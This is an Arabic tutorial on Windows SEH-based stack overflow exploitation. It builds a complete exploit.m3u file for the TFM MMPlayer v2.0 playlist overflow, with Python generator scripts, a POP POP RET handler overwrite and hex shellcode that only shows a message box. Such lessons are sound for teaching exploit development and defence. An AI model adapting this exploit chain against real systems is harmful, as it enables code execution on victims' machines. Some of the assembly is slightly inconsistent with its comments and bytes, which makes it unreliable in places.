

تعلم اكتشاف ثغرات البرامج وكتابة الإستثمارات

::: استثمار المعالجة المنظمة للإستثناءات :::

SEH Based Exploitation

اعداد: Z3r0n3

الفريق العربي للبرمجة ©

مقدمة:

تعرفنا في الدرس السابق عن ثغرات فيض مخزن متواجد في المكس، و طريقة القفز الى الـ ShellCode الذي تم حقنه في المكس من خلال الكتابة على عنوان رجوع الإجراء الغير الآمن ليشير إلى تعليمات الـ ShellCode. اليوم سندرس نوع جديد من ثغرات فيض المكس، و نرى كيف يمكننا تحويل مجرى تنفيذ البرنامج الى الـ ShellCode حتى في حالة عدم تمكننا من الكتابة على عنوان رجوع الإجراء.

1. المعالجة المنظمة للإستثناءات | Structured Exception Handling


معالج الاستثناءات هو قطعة من الكود ينقل إليها التنفيذ عند حدوث استثناء يمثل في خطئ وصول (Access Violation) أو القسمة على 0 ...
يكون شكل الكود كالتالي:

```
__try
{
    // نضع هنا الكود الذي نريد تنفيذه في هذا البوك المحمي من الاستثناءات
}
__catch (MyHandler()) // عند حدوث استثناء، ينقل التنفيذ إلى هذا الكود الذي يتعامل مع الاستثناء
{
}
```

كل إطار مكس (Stack Frame) يمكن أن يحتوي على معالج إستثناءات يتم استدعائه في حالة حصول أي خطأ. يمكن تثبيت معالج استثناءات من خلال حفظ البنية SEH_RECORD داخل المكس.

```
SEH_RECORD struc
    next dd ?
    handler dd ?
SEH_RECORD ends
```

العنصر الأول من البنية هو مؤشر إلى SEH_RECORD التالي أما العنصر الثاني هو مؤشر إلى معالج الاستثناءات الحالي. بهذه الطريقة تكون معالجات الإستثناء متصلة ببعضها البعض كقائمة مترابطة (Linked List) تسمى SEH Chain. يمكن لكل Thread من العمليات التي تشتغل على نظام Windows تثبيت أكثر من معالج استثناءات. يمكننا الحصول على أول SEH_RECORD من الـ "Thread Environment Block" (TEB) و الذي يشير إليه المسجل FS:[0] لنظام Windows معالج استثناءات يسمى "Default SEH" يقوم بالتقاط الاستثناءات التي لا يتم معالجتها من قبل البرنامج و يظهر نافذة تحتوي على معلومات حصول الإستثناء.



SEH Linked List - 1-

مثال:

```
// FileName: SEHexp.c
#include <stdio.h>
#include <windows.h>

DWORD MyExceptionHandler(void)
{
    printf("In exception handler...\n");
    ExitProcess(1);
    return 0;
}

int main()
{
    try
    {
        __asm
        {
            // Cause an Access Violation exception
            xor eax, eax
            call eax
        }
    }
    catch(MyExceptionHandler())
    {
        printf("oops...\n");
    }
    return 0;
}
```

نفتح البرنامج SEHexp (تجده مرفق مع الكتاب) داخل OllyDbg. نقوم بعمل Dump محتوي " Thread Environment Block " -من خلال تضليل إحدى البايتات الموجودة في النافذة Hex Dump ثم نضغط CTRL+G و نكتب [0]:FS.

Address	Hex dump	ASCII
0017F804	FF FF FF FF 6D 04 E1 76 DC 46 CF 00 00 00 00	MEBVFBI.....
0017F8E4	FC F8 17 00 6C B2 E5 76 34 13 C4 00 00 00 FD 7F	004#-...C^
0017F8F4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F904	34 13 C4 00 00 00 00 FD 7F 00 00 00 00 00 00 00	4#-...C^.....
0017F914	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F924	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F934	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F944	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F954	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F964	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F974	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F984	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F994	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F9A4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F9B4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F9C4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0017F9D4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

-2- محتوى TEB عند بداية البرنامج


عندما تكون قيمة العنصر next من البنية SEH_RECORD مساوية لـ 0FFFFFFFh هذا يعني أنها نهاية الدالة SEH Chain و أن العنصر Handler يشير إلى Default Exception Handler.

الآن نقوم بتشغيل البرنامج (F9)، يقوم البرنامج بتنشيط معالج الاستثناء الخاص به ثم تنفيذ الكود الموجود داخل البوك try سيحصل استثناء عند محاولة البرنامج تنفيذ التعليمة CALL EAX وذلك لأن المسجل EAX يحتوي على العنوان 0 وهو عنوان لا يمكن للبرنامج الوصول اليه. من القائمة View نختار SEH chain

SEH chain of main thread	
Address	SE handler
001FF7CC	SEHexp.01211765
001FF810	SEHexp.01211765
001FF85C	ntdll.76E8D46D


SEH chain -3-

لا حظ أنه يحتوي على معالج استثناءات خاص بالبرنامج (مكرر) و الآخر يقدمه النظام (ntdll.dll). إذا العنوان 01211765h هو مؤشر لدالة معالجة الاستثناءات (MyExceptionHandler())



4- ترابط ال SEH chain داخل المكس

عند حصول أي استثناء، يقوم نظام Windows بالبحث في مقدمة ال SEH Chain (و التي يمكن الحصول عليها من خلال TEB: FS:[0]) ليقوم بنقل التنفيذ إلى أول معالج استثناء، إذا حصل في هذا الأخير استثناء آخر، يقوم نظام التشغيل باستعمال العنصر next للانتقال إلى معالج الاستثناء التالي. إذا كان هذا العنصر يحتوي على القيمة 0FFFFFFFFh. يقوم النظام بنقل التنفيذ إلى Default SEH (الذي يكون مؤشره موجود تحت القيمة 0FFFFFFFFh)




5- ترابط معالجات الاستثناءات

2. استثمار المعالجة المنظمة للاستثناءات للقفز إلى الشل كود

لهذا الغرض اخترت البرنامج "TFM MMPlayer v2.0" سهل و مناسب لما تعلمناه لحد الآن، كذلك يشتغل على Windows 7. البرنامج يقوم بقراءة الملفات الصوتية و ملفات ال Playlist. الثغرة تقع عند معالجة البرنامج لملف m3u. يحتوي على بيانات خاطئة

1.2. تحليل الثغرة

ندخل البرنامج داخل OllyDbg و نقوم بتنفيذه F9، نلقي نظرة عن ال SEH Chain (View -> SEH chain)




6- معالجات الاستثناءات قبل فتح اي ملف Playlist

نقوم بإنشاء ملف m3u باستعمال كود بايثون التالي:

```
junk=b"\x41"*5000
```

```
f=open("crash.m3u", "wb")
f.write(junk)
f.close()
```

يقوم هذا البرنامج بإنشاء ملف "crash.m3u" يحتوي على الحرف A متكرر 5000 مرة.
من نافذة البرنامج نفتح الملف crash.m3u:



7-حصول استثناء عند فتح الملف crash.m3u

ماحصل هو وقوع فيض في المكس ادى الى كتابة القيمة 41414141h على مؤشر يستعمله البرنامج عند تنفيذ تعليمة النقل عند العنوان 004038E4h التي تقوم بنقل اربع بايتات يشير اليها العنوان 41414141h وهو عنوان لا يمكن الوصول اليه من قبل البرنامج لذلك تتسبب هذه التعليمة في حدوث خطأ وصول عند القراءة. كذلك لاحظ في نافذة SEH Chain ان الفيض تسبب ايضا في الكتابة على مؤشر معالج الاستثناء الذي اصبح يشير الى القيمة 41414141h.

The screenshot shows the WinDbg interface with the following details:

- File View Debug Plugins Options Window Help** (Menu bar)
- SEH chain of main thread** (Left pane):
 - Address: 0012E5C0, SE handler: ntdll.77095600
 - Address: 0012E5D4, SE handler: 00403214E
 - Address: 0012E5F0, SE handler: 41414141
- CPU - main thread** (Middle pane):
 - Address: 0012E5F9, Instruction: 770956F9, Comment: RETURN to ntdll.770956F9
- Registers (FPU)** (Right pane):
 - EAX: 00000000
 - ECX: 41414141
 - EDX: 77095600, Comment: ntdll.77095600
 - ESP: 00000000
 - EBP: 0012E5B0
 - EBX: 0012E578
 - ESI: 00000000
 - EDI: 00000000
 - EIP: 41414141
 - CS: 0002, 32bit 0 (FFFFFFFF)
 - DS: 0002, 32bit 0 (FFFFFFFF)
 - SS: 0002, 32bit 0 (FFFFFFFF)
 - FS: 0000, 32bit 77FD000 (FFF)
 - GS: 0000, 32bit 0 (FFFFFFFF)
 - IST: 0000, 32bit 0 (FFFFFFFF)
 - ST0: empty 0.0
 - ST1: empty 0.0
 - ST2: empty 0.0
 - ST3: empty 0.0
 - ST4: empty 0.0
 - ST5: empty 0.0
 - ST6: empty 0.0
 - ST7: empty 0.0
 - FST: 4000, Cond: 1 0 0 0, Err: 0 0 0 0 0 0 0 0
 - FCW: 1372, Prec: NEAR, 64, Mask: 1 1 0 0 1 0
- Dump** (Bottom pane):
 - Address: 0012E5F9, Hex dump: 77 09 56 F9, ASCII: RETURN to ntdll.770956F9
- Status Bar** (Bottom): Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

تم نقل التنفيذ الى معالج الاستثناء الذي تشير اليه البنية SEH_RECORD الموجودة في العنوان 12FC7Ch. لاحظ ايضا ان [ESP+8] يشير الى العنصر next من البنية SEH_RECORD.

نضع عنوان في العنصر handler من البنية SEH_RECORD ليصبح يشير الى التعليمات التالي


تقوم هذه التعليمات بسحب قيمتين من المكدرس ثم وضع القيمة الثالثة في المسجل EIP لينقل اليها التنفيذ، بهذه الطريقة سيتم تحويل التنفيذ الى العنصر next. عندها يمكننا وضع تعليمات في هذا العنصر تمكننا من نقل التنفيذ الى الـ ShellCode بشرط ان يكون حجم هذه التعليمات هو 4 بايتات (حجم العنصر next)

التعليمات التي عادة تستعمل لهذا الغرض هي:

حجم المعامل nByte هو واحد بايت و يمكن ان يأخذ قيمة بين [0FFh..0]، اذا كانت قيمته بين [79h..0] ستقوم التعليمة بالقفز nByte+1 الى الأمام مباشرة بعدة البايت 0EB. اما اذا كانت بين [80..0FFh]، هذا المجال يعتبر نفسه هو [79h..0] لكن القفز سيكون الى الخلف مباشرة قبل البايت 0EBh. يعني في مثالنا، اذا كتبنا JMP SHORT 0FFh (0EBh, 0FFh) سيبقى مؤشر التعليمة يشير الى البايت 0EBh وهو بداية التعليمة JMP SHORT 0FFh و ستكون حلقة غير متناهية. اما اذا كتبنا JMP SHORT 0FEh سيشير مؤشر التعليمة الى البايت الذي يسبق القيمة 0EBh و هكذا.

ملاحظة: تلك التعليمات ليست الوحيدة التي تمكننا من القفز الى الـ ShellCode. يمكننا وضع تعليمات اخرى توصلنا لنفس الغرض لكن الشرط الوحيد هي ان يكون حجمها 4 بايت.

لنفترض ان العنوان 00453004h يشير الى التعليمات POP, POP, RET و ان الـ ShellCode يقع قبل البنية SEH_RECORD. شكل ملف الاستثارة سيكون هكذا:



3.2. التطبيق على البرنامج

3.2.1. جمع معلومات استثمار الشجرة

نقوم بتحديد ازاخة القيم التي ستكتب على العنصرين next و handler. نعود الى OllyDbg و بالتحديد عند حدوث الاستثناء. نقوم بعمل Dump للعنوان 0012FC7Ch الذي هو بداية البنية SEH_RECORD. نبحث فوق هذا العنوان عن بداية الملف crash.m3u. سنجده يبدأ عند العنوان 0012EC70h

[illegible]


ازاحة العنصرين next و handler:

0012FC7Ch-0012EC70h=100Ch=4108 byte

نقوم بإنشاء ملف crash.m3u من جديد مع اضافة ما توصلنا اليه. كود بايثون لهذا الغرض:

```
junk=b"\x41"*4108
nseh=b"BBBB"      # next
seh=b"CCCC"       # handler
```

```
f=open("crash.m3u", "wb")
f.write(junk+nseh+seh)
f.close()
```




SEH_RECORD في قيم البنية 11-التحكم

الخطوة الثانية:

مهمتنا ان نبحث داخل توابع البرنامج (ملفات المكتبات الخاصة به و الملف التنفيذي للبرنامج) عن عنوان لتعليات POP, POP, RET. البرنامج لا يملك مكتبات خاصة به لذلك سنقوم بالبحث داخل الملف التنفيذي للبرنامج. من برنامج OllyDbg نختار الأمر Search For -> Sequence of commands او مباشرة من لوحة المفاتيح نضغط CTRL+S ستظهر نافذة بحث نكتب فيها الأوامر التالي:

POP R32
POP R32
RET



12-البحث عن تعليمات POP POP RET

نحتفظ بالعنوان 00401390h لنستعمله لاحقاً للقفز الى العنصر next الذي هو بدوره يحتوي على تعليمات للقفز الى بداية الـ Shellcode

ملاحظة: يحتوي هذا العنوان عن Null-Byte، سينتج عنه توقف البرنامج عن قراءة محتوى ملف الاستثمار لأن الـ Null-Byte عادتاً يشير الى نهاية الملف. بمعنى أن آخر قيمة يتم قراءتها من ملف الاستثمار هو العنوان 00401390h. لذلك علينا وضع الـ Shellcode قبل القيم التي ستكتب على البنية SEH_RECORD.

الخطوة الأخيرة:


في هذه الخطوة سنقوم بكتابة مجموعة من التعليمات تمكننا من القفز الى الشل كود الذي ذكرنا سابقا أننا سنضعه قبل قيم البنية SEH_RECORD. يعني اذا استعملنا الطريقة التي ذكرتها فوق (JMP SHORT nByte) ستكون القفزة الى الورا و سيكون اقصى حد للقفز هو 80h (128 بايت). لو فرضنا اننا سنقوم بكتابة شل كود يتجاوز حجمه 128 بايت، ستكون هذه الطريقة غير نافعة للوصول الى اول بايت من الشل كود.

عند حدوث الاستثناء و وصول التنفيذ الى التعليمات الموجودة في العنصر next، نقوم بتحليل محتوى المكس لإيجاد طريقة اخرى نستعمل فيها القيم الموجودة في المكس للقفز الى اول بايت في الشل كود.

نعيد كتابة كود بايثون و اضافة عنوان التعليمات POP POP RET في المتغير seh:

```
junk=b"\x41"*4108
nseh=b"BBBB" # nseh -> INC EDX|INC EDX|INC EDX|INC EDX
seh=b"\x90\x13\x40\x00" # handler -> POP | POP | RET

f=open("crash.m3u", "wb")
f.write(junk+nseh+seh)
f.close()
```



13- ESP+54h يشير الى عنوان محتوى الملف داخل ال Heap

يمكننا استغلال هذا العنوان للقفز الى اول بايت من محتوى الملف من خلال اضافة 54h للمسجل ESP ليشير الى العنوان 0012E8B8h بعد ذلك نستعمل التعليمة RET لنقل التنفيذ الى العنوان 01729CC4h. اذن محتوى العنصر next سيكون كالتالي:


```
ADD ESP, 60h ; 83C4h, 54h
RET ; 0C3h
```

لاحظ اننا لم ننحط 4 بايتات.

كود بايثون يقوم بانشاء ملف exploit.m3u يحتوي على ما توصلنا اليه:

```
junk=b"\x41"*4108
nseh=b"\x83\xC4\x54\xC3" # next -> ADD ESP, 54h | RET
seh=b"\x90\x13\x40\x00" # handler -> POP | POP | RET

f=open("exploit.m3u", "wb")
f.write(junk+nseh+seh)
f.close()
```



-14- نجاح نقل التنفيذ الى اول بايتات الملف exploit.m3u

2.3.2. كتابة الـ ShellCode

سنقوم باعادة كتابة نفس الشل كود الذي استعملناه في الدرس الأول مع بعض التعديلات اهمها تفادي احتوائه من الـ Bad Chars (00h, 0Dh, 0Ah)

نجمع عنوان الدالتين **ExitProcess** و **MessageBox** كما رأينا في الدرس السابق.

```
00401220 8BC0 88D14400 JMP DWORD PTR DS:[<kernel32.ExitProcess> kernel32.ExitProcess
00401234 8BC0 88D14400 JMP DWORD PTR DS:[<user32.MessageBoxA> user32.MessageBoxA
```

-15- عنوان الدالتين **ExitProcess** و **MessageBox**

محتوى الـ ShellCode:

```
;+++---++[ FileName: shellcode.asm ]+++---++

.386
.model flat, stdcall
option casemap:none

.code
start:
;+++---++[ shell code section ]+++---++
    push 1 ; OK | Cancel
    jmp _caption
_caption:
    mov esi, [esp] ; esi=caption
    xor al, al ; al=0
    mov [esi+9], al ; [esi+9]=caption[9]=90h to
    jmp _msg
_msg:
    mov esi, [esp] ; esi=msg
    xor al, al ; al=0
    mov [esi+54], al ; [esi+54]=msg[54]=90h
    xor eax, eax
    push eax ; hWnd
    mov eax, 90401234h ; 90xxxxxxh to avoid null bytes
    and eax, 0FFFFFFFh ; Omit 90h
    call eax ; <=> call MessageBox

    push 1
    mov eax, 9040122Ch
    and eax, 0FFFFFFFh
    call eax ; <=> call ExitProcess

;+++---++[ shell data section ]+++---++
_caption:
    call _caption ; <=> push offset caption
```

```

caption db "ShellCode",90h

_msg:
    call _rMsg                ; <=> push offset msg
    msg db "Writing shellcodes based on learning Assembly language",90h
end start

```

كود بايثون لإنشاء الملف النهائي لإستثمار الثغرة:


```

shellcode=(b"\x6A\x01\xEB\x2F\x8B\x34\x24\x32\xC0\x88\x46\x09\xEB\x34"
b"\x8B\x34\x24\x32\xC0\x88\x46\x36\x33\xC0\x50\xB8\x34\x12"
b"\x40\x90\x25\xFF\xFF\xFF\x0F\xFF\xD0\x6A\x01\xB8\x2C\x12"
b"\x40\x90\x25\xFF\xFF\xFF\x0F\xFF\xD0\xE8\xCC\xFF\xFF\xFF"
b"\x53\x68\x65\x6C\x6C\x43\x6F\x64\x65\x90\xE8\xC7\xFF\xFF"
b"\xFF\x57\x72\x69\x74\x69\x6E\x67\x20\x73\x68\x65\x6C\x6C"
b"\x63\x6F\x64\x65\x73\x20\x62\x61\x73\x65\x64\x20\x6F\x6E"
b"\x20\x6C\x65\x61\x72\x6E\x69\x6E\x67\x20\x41\x73\x73\x65"
b"\x6D\x62\x6C\x79\x20\x6C\x61\x6E\x67\x75\x61\x67\x65\x90")

sJunk=4108-len(shellcode)
junk=b"\x41"*sJunk
nseh=b"\x83\xC4\x54\xC3"      # next -> ADD ESP, 54h | RET
seh=b"\x90\x13\x40\x00"      # handler -> POP | POP | RET

f=open("exploit.m3u", "wb")
f.write(shellcode+junk+nseh+seh)
f.close()

```



16- نجاح استغلال الثغرة